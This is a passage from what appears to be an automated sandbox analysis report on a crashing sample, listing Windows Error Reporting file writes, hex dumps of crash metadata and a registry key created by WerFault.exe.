C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.w.i.u.l.o.i.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 33 00 32 00 35 00 31 00 33 00 36 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.3.2.5.1.3.6.6.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 32 00 3a 00 33 00 37 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.2.:.3.7.Z.".>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 31 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.5.9.". .P.I.D.=.".7.1.4.0.". .U.p.t.i.m.e.M.S.=.".6.7.1.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t. i.o.n.M.S.=.".6.7.1.". .S.u.s. p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 34 00 62 00 33 00 65 00 66 00 38 00 37 00 2d 00 63 00 65 00 33 00 62 00 2d 00 34 00 34 00 31 00 30 00 2d 00 38 00 61 00 39 00 35 00 2d 00 39 00 63 00 39 00 61 00 37 00 61 00 31 00 66 00 62 00 63 00 65 00 32 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.d.4.b.3.e.f.8.7.-.c.e.3.b.-.4.4.1.0.-.8.a.9.5.-.9.c.9.a.7.a.1.f.b.c.e.2.<./.G.u.i.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 32 00 3a 00 33 00 37 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.2.:.3.7.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD93C.tmp.xml	unknown	4746	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0792dded\Report.wer	unknown	2	ff fe	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0792dded\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	168	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0792dded\Report.wer	unknown	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 38 00 35 00 37 00 38 00 37 00 31 00 32 00 38 00 31 00	M.e.t.a.d.a.t.a.H.a.s.h.=.8.5.7.8.7.1.2.8.1.	success or wait	1	6E25497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{80c1d48d-18e7-3e08-ea5b-5eaae777c0d8}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{80c1d48d-18e7-3e08-ea5b-5eaae777c0d8}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{80c1d48d-18e7-3e08-ea5b-5eaae777c0d8}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E2543D1	unknown

Analysis Process: WerFault.exe PID: 6312 Parent PID: 7140

General

Start time:	10:02:43
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 908
Imagebase:	0xe40000
File size:	434592 bytes

MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	701C1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9A.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_18fb03b5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_18fb03b5\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	701B497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9A.tmp	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9A.tmp.xml	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERAC.tmp.csv	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER33D.tmp.txt	success or wait	1	701B497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 46 43 35 60 a4 05 12 00 00 00 00 00	MDMP..... .....FC5`.....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 58 1e 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 e4 1b 00 00 30 43 35 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	.....U...........B......X..... ..GenuineIntelW...........T... ....0C5`................. ....0..2.............. P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.................. ....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e..........	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 62 6f 72 74 1c fb b8 02 00 00 00 00 00 00 40 00 62 6f 72 74 00 00 00 00 28 fb b8 02 62 6f 72 74 23 00 00 00 46 02 01 00 0c fb b8 02 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+...bort..........@.bort.... (...bort#...F.......+.........	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	168	c0 13 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 62 6f 72 74 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 10 24 00 00	........................bort.. ....$..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	unknown	20	39 00 00 00 e2 6e 72 74 00 00 00 00 00 01 00 00 d0 40 00 00	9....nrt.........@..	success or wait	57	701B497A	unknown
